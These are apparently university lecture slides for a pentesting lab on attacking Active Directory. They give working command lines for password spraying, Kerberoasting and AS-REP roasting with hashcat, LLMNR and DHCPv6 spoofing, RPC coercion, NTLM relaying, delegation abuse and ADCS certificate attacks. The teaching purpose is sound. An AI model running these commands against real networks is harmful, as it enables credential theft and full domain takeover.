Pentesting Lab

Attacking Active Directory

Ostermayer, Possegger, Pongratz, Schauklies, Schwarzl

23.03.2026

Summer 2026, www.isec.tugraz.at/ptl


Table of contents

Tooling

Toolset

- You could do a lot of stuff with built-in Windows tools
- And actually, if you want to be stealthy, this would work quite well!
- However, in a normal pentest, you want to be efficient, so having the right tools is important
- In order to use the tools effectively, you need to understand what you are doing.


Pentesting is NOT a free for all!



- In an AD-Pentest, you are working in **real** environments
- Your actions can (and will) have consequences
- Understanding and weighing the implications of your actions is part of the job
- If you do not understand what a tool does, the risk of breaking something is high!

- Swiss army knife for working with Active Directory
- Protocols: SMB, LDAP, WinRM, RDP, MSSQL, SSH
- Authentication: Password, NTLM, Kerberos etc.
- Used for enumeration, credential validation, and code execution
- Loads of modules! Get familiar with what they do
- `https://github.com/Pennyw0rth/NetExec`

- Collects all AD objects and their relationships, stores them in a graph database
- Pathfinding via ACLs: *"what is the shortest path from this user to Domain Admin?"*
- Graph database makes relationships and chained ACLs easy to view
- `https://github.com/SpecterOps/BloodHound`


SEARCH
PATHFINDING
CYPHER
PENTEST@NORTH.SEVENKINGDOMS.LOCAL
DOMAIN ADMINS@NORTH.SEVENKINGDOMS.LOCAL
Layout
Export
Search Current Results
DOMAIN ADMINS@NORTH.SEVENKINGDOMS.LOCAL
GenericWrite
WriteDacl
Contains
WriteOwner
ADMINISTRATORS@NORTH.SEVENKINGDOMS.LOCAL
USERS@NORTH.SEVENKINGDOMS.LOCAL
Contains
Contains
NORTH.SEVENKINGDOMS.LOCAL
DCSync
WINTERFELL.NORTH.SEVENKINGDOMS.LOCAL
CanRDP
PENTEST@NORTH.SEVENKINGDOMS.LOCAL
PENTEST@NORTH.SEVENKINGDOMS.LOCAL
Marked Sensitive: FALSE
Password Last Set: -1
Password Never Expires: FALSE
Password Not Required: FALSE
SAM Account Name: pentest
Trusted For Constrained Delegation: FALSE
Sessions 0
Member Of 6
DOMAIN USERS@NORTH.SEVENKINGDOMS.LOCAL
USERS@NORTH.SEVENKINGDOMS.LOCAL
PRE-WINDOWS 2000 COMPATIBLE ACCESS@NOR...
REMOTE DESKTOP USERS@NORTH.SEVENKINGD...
EVERYONE@NORTH.SEVENKINGDOMS.LOCAL
AUTHENTICATED USERS@NORTH.SEVENKINGDO...
Local Admin Privileges 0
Execution Privileges 1
Outbound Object Control 0

- Auditing tools for Active Directory misconfigurations
- Fast way to surface the most critical misconfigurations
- Useful for both offensive and defensive purposes
- But some sell them as a ”pentest” :/
- `https://github.com/netwrix/pingcastle`
- `https://www.semperis.com/purple-knight/`

Indicators

Domain Risk Level: 65 / 100

It is the maximum score of the 4 indicators and one score cannot be higher than 100. The lower the better

Compare with statistics

Privacy notice

Stale Object : 31 /100 — 6 rules matched

It is about operations related to user or computer objects

Trusts : 1 /100 — 1 rules matched

It is about connections between two Active Directories

Privileged Accounts : 40 /100 — 4 rules matched

It is about administrators of the Active Directory

Anomalies : 65 /100 — 14 rules matched

It is about specific security control points

Some other neat tools

- PowerView (`https://github.com/BC-SECURITY/Empire/blob/main/empire/server/data/module_source/situational_awareness/network/powerview.ps1`)
- Certipy (`https://github.com/ly4k/Certipy`)
- Snaffler (`https://github.com/SnaffCon/Snaffler`)
- Kerbrute (`https://github.com/ropnop/kerbrute`)
- Responder (`https://github.com/lgandx/Responder`)
- mitm6 (`https://github.com/dirkjanm/mitm6`)
- Coercer (`https://github.com/p0dalirius/Coercer`)
- ntlmrelayx (from impacket) (`https://github.com/fortra/impacket`)
- Rubeus (`https://github.com/GhostPack/Rubeus`)

Reconnaissance

Goal

- Find as much information as possible:
  - Does our user have local admin rights somewhere?
  - Can we connect to other machines via RDP?
  - Passwords where they shouldn't be?
    - Group Policies
    - User / Computer descriptions
    - File Shares
    - Other attributes
    - etc.
- Users with weak passwords
- Old systems with known vulnerabilities
- ACL misconfigurations

- All objects have ACLs, and the default UI to configure them is not great at nesting
- **BloodHound** surfaces attack chains instantly by querying ACLs via LDAP
- But it is not always 100% complete! Sometimes local admin permissions are missing.
- You have to think out of the box:
  - Similarly named users (could share a password?)
  - Username: adm_srv02, Computer: srv02 (sounds like an admin for that server?)
- This is iterative! New user owned $\rightarrow$ check permissions in BH again!

- There are a lot of places to store passwords
- Group Policies with credentials can be decrypted with a known key
  `nxc smb <dc> -u <user> -p <pass> -M gpp_password`
- User / Computer descriptions can be read by anyone!
  `nxc ldap <dc> -u <user> -p <pass> -M get-desc-users`
- Other (legacy) attributes exist as well
  `nxc ldap <dc> -u <user> -p <pass> -M get-unixUserPassword -M getUserPassword`

Spraying Passwords

- Password policy can contain a lockout policy: Lock user after X failed attempts
- If we find a (possible) password, we can therefore try this password for all users
- We can also just guess passwords from the beginning:
  - Username as password (common for service accounts)
  - Summer2026!
  - Company1234!
  - Init01!
  - etc.
- All we need is a list of usernames: We can get this from LDAP!

```
nxc ldap <dc> -u <user> -p <pass> --active-users
```

- Then we can spray with Kerbrute:

```
kerbrute passwordspray -d <domain> users.txt Summer2026!
kerbrute passwordspray -d <domain> users.txt --user-as-pass
```

- Can we also spray something else?

- Yes! If we find an NTLM hash, we can also try to authenticate with that!
- We can check if the hash of a local account is reused for a domain account!
- Most tools allow authentication with NTLM hashes with the ‘-H‘ option instead of ‘-p‘
- Remember, NTLM authentication only uses NTLM hashes, not passwords!
- Maybe a local admin password hash is used somewhere else?

Spraying Passwords

- Yes! If we find an NTLM hash, we can also try to authenticate with that!
- We can check if the hash of a local account is reused for a domain account!
- Most tools allow authentication with NTLM hashes with the ‘-H‘ option instead of ‘-p‘
- Remember, NTLM authentication only uses NTLM hashes, not passwords!
- Maybe a local admin password hash is used somewhere else?


- Most companies need to share files and document their infrastructure
- This can be a goldmine for credentials such as default passwords, hardcoded credentials in scripts etc.
- There are two fileshares every AD has:
  - \\<dc>\SYSVOL: Contains Group Policies (sometimes with scripts)
  - \\<dc>\NETLOGON: Contains various files, including logon scripts
- But we should find all accessible fileshares and check them!
  - Snaffler
  - NetExec
  - Find-DomainShare (From PowerView)
- Also check internal websites such as SharePoint, Intranet, Wikis or OneDrive (if connected to an MS365 account)

Spoofing & Coercion

Goal

- Make other systems authenticate to us
- If we can capture an NTLM-authentication, we can either crack the hash offline or relay it to a service
- Two possibilities:
  - Passive spoofing: Impersonate a non-existent machine and wait for connections
  - Active coercion: Abuse Remote Procedure Calls (RPC) to force a machine to connect to us
- Tools: Responder, mitm6, Coercer, Inveigh

- When an entry is not in the DNS, Windows falls back to LLMNR (multicast) and NBNS (broadcast)
- These protocols are unauthenticated: Anyone can answer!
- We can use Responder to listen for requests and answer with our IP:
  ```
  responder -I eth0
  ```
- If LLMNR and NBNS are not disabled, we will get NTLM-authentications after a while


lab.local
Client
who is "oldfileserver"?
DNS Server
no idea
i am "oldfileserver"
is anyone "oldfileserver"?
Attacker
listening
Broadcast

- Windows prefers IPv6 over IPv4 since Vista
- If a network does not have a DHCPv6 Server, you can become one!
- mitm6 listens for DHCPv6 Solicit messages and responds with Advertise/Reply messages, providing our IP as DNS server.
- All Windows machines that connect to the network will now use our IP for DNS
- **If your pentest machine cannot handle the load, you might cause a DoS!**

- Active Directory contains a DNS role
- By default, all computers can register arbitrary DNS entries! (Sometimes all users can do this too)
- Therefore, you can create a wildcard DNS entry that points to your machine.
- **Again, be careful with this!**

- Remote Procedure Calls are used for many internal Windows operations
- Some of these operations can be abused to force a machine to authenticate to another system
- The Tool Coercer automates this process:


```
coercer coerce -t <dc-ip> -l <attacker-ip> -u <username> -p <password> -d <
    domain>
```

- Not really possible to patch all RPCs, only solution is blocking NTLM outgoing or network segmentation

- So why do we want to capture these authentications so bad?
- We could try to crack them offline, but...
- ...machine account passwords are long and random
- ...NTLMv2 is slow to crack
- ...there is a better way to use these captured authentications: **Relaying!**

Attacking NTLM Authentication

- NTLM is a challenge-response protocol, but it does not verify the server!
- This means that we can take the captured authentication and forward it to another service
- If the user has permissions on that service, we can MitM the connection and impersonate the user.
- There are a lot of services that use NTLM, and are therefore vulnerable:
  - SMB (file shares, remote services, etc.)
  - LDAP
  - HTTP!
- When we capture an authentication, we can use this to access other services as that user.


lab.local
Client
DC
Request Access
Challenge
Response
Fail
Checks + Verifies
Challenge + Response
Request access
Challenge
Response
Success
Attacker
Server

Attacking Kerberos Authentication

- Exploit weaknesses in the Kerberos implementation to get access to credentials or services
- Recap: Kerberos uses *Service* Tickets
- Tools: NetExec, Rubeus, hashcat etc.

- You can request Service Tickets for any service account in the domain
  - You do need a valid Domain Account, but no special permissions
  - ”Service account” means any account with a Service Principal Name (SPN) set
- The target service is in charge of checking if the ticket is valid
- Service Tickets are encrypted with the password hash of the service account
- So without knowing the password, you cannot use the ticket
- **But you can crack it!**

1. Check BloodHound for accounts with SPNs
2. Request a Service Ticket for each service account in the domain
   ```
   nxc ldap <dc> -u <user> -p <pass> --kerberoast output.txt
   ```
3. Crack the tickets offline using hashcat
   ```
   hashcat -m 13100 -a 0 -O output.txt <wordlist.txt>
   ```

- Keep in mind that this is MUCH slower than cracking NTLM hashes!
- It is usually a good idea to only target high-value accounts (check BloodHound!)

- Works if ”Do not require Kerberos preauthentication” is enabled
- When requesting a TGT, a client needs to prove its identity
- We encrypt a timestamp with our password and send it to the KDC
- If correct, we get a TGT
- With pre-authentication disabled, the KDC does NOT check this!
- We get a plain AS-REP message, which is encrypted with the user’s password hash
- We can then again crack this offline with hashcat

1. Check BloodHound for AS-REP Roastable users
2. Automatically request AS-REPs for all these users (authenticated)
   ```
   nxc ldap <dc> -u <user> -p <pass> --asreproast output.txt
   ```
3. Crack the tickets offline using hashcat
   ```
   hashcat -m 18200 -a 0 -O output.txt <wordlist.txt>
   ```

- One major upside of AS-REP roasting is that we do not need valid credentials
- We need to know the username of the target account, so we have to guess
  ```
  nxc ldap <dc> -u <userlist.txt> -p '' --asreproast output.txt
  ```

Kerberos Delegations

Goal

- Abuse Kerberos Delegation to impersonate users on other machines
- Delegation is a feature that allows a service to impersonate a user when connecting to another service
- Think of a web server that needs to access a file share on behalf of the user
- Different types of delegation:
  - Unconstrained Delegation
  - Constrained Delegation
  - Resource-Based Constrained Delegation (RBCD)
- They work completely differently and have different attack vectors!
- Tools: NetExec, Rubeus, BloodHound etc.

- A system with ”Unconstrained Delegation” enabled will store tickets in memory
- An attacker with admin access to the system can impersonate any user that has authenticated to that system
- Remember Coercion? We can force high-privileged accounts to authenticate to that system.

Unconstrained Delegation Step by Step

1. Check BloodHound for systems with Unconstrained Delegation
2. Manage to get admin access to that system
3. Run Rubeus in monitor mode on that system:
   ```
   Rubeus.exe monitor /interval:5
   ```
4. Wait for a high-privileged user to authenticate, or...
5. ...speed it up by coercing a Domain Controller:
   ```
   coercer coerce -t <dc-ip> -l <system> -u <username> -p <password> -d <domain>
   ```
6. Note that you don't want a connection to yourself, but to the Unconstrained Delegation system!
7. If successful, you will have a ticket for the Domain Controller and can use it to authenticate

- There is also Constrained Delegation and Resource-Based Constrained Delegation (RBCD)
- They work completely differently and would go beyond the scope of this lecture
- However, you can read it up here:
- `https://seccore.at/blog/kerberos-security/`

Attacking ADCS

Goal

- Abuse misconfigurations in Active Directory Certificate Services (ADCS)
- ADCS is a Public Key Infrastructure (PKI) that is often used in Windows environments
- It uses certificate templates to define how certificates can be requested
- If misconfigured, it can be abused to get certificates for other accounts
- Various known attack vectors exist:
  - ESC1: Certificate template allows defining subject
  - ESC4: Broad permissions on certificate template
  - ESC8: NTLM Relay to Web Enrollment Service
  - There are also some more, but these are the most common ones
- Tools: certipy, ntlmrelayx, BloodHound etc.

- A certificate template allows defining the subject of the certificate
- It is configured for client authentication
- No ”manager approval” is required to request a certificate
- All users that can enroll that template can get a certificate for any user!

1. Use certipy (or BloodHound) to find vulnerable certificate templates:
   ```
   certipy find -u <user> -p <pass> -dc-ip <dc-ip> -stdout
   ```
2. Request a certificate for a high-privileged account:
   ```
   certipy req -u <user> -p <pass> -ca <ca-name> -template <vulnerable template>
       -upn administrator@<domain>
   ```
3. Use the certificate to authenticate and get the user's NTLM hash:
   ```
   certipy auth -pfx administrator.pfx -dc-ip <dc-ip>
   ```

- A certificate template's ACL is too broad
- A large amount of users or computers can change its configuration:
  - Allowing them to change the template to be vulnerable to ESC1
  - Change enroll permissions
  - Remove manager approval
  - Allow client authentication
  - etc.

- The Web Enrollment Service allows requesting certificates via HTTP
- HTTP uses NTLM authentication, which is vulnerable to NTLM-Relaying
- An attacker can coerce a machine and perform NTLM-Relaying
- This leads to instant domain takeover, if a Domain Controller can be coerced

1. Set up NTLM relay to the Web Enrollment Service:
   ```
   certipy relay -target <CA> -template DomainController
   ```
2. Coerce a Domain Controller to authenticate to your machine:
   ```
   coercer coerce -t <dc-ip> -l <attacker-ip> -u <username> -p <password> -d <
       domain>
   ```
3. The relayed authentication will request a certificate for the Domain Controller
   ```
   certipy auth -pfx <domain-controller>.pfx -dc-ip <dc-ip>
   ```
4. Extract the NTLM hash and use it to authenticate as that account

- Active Directory security is a vast and complex field
- In this course, you will get an Active Directory Lab with various vulnerabilities to practice on
- If you want to learn more about what I see in the real world, I have compiled a list here:

  `https://seccore.at/categories/essentials/`
- It also contains some real-world attack paths for easier understanding of the impact of various vulns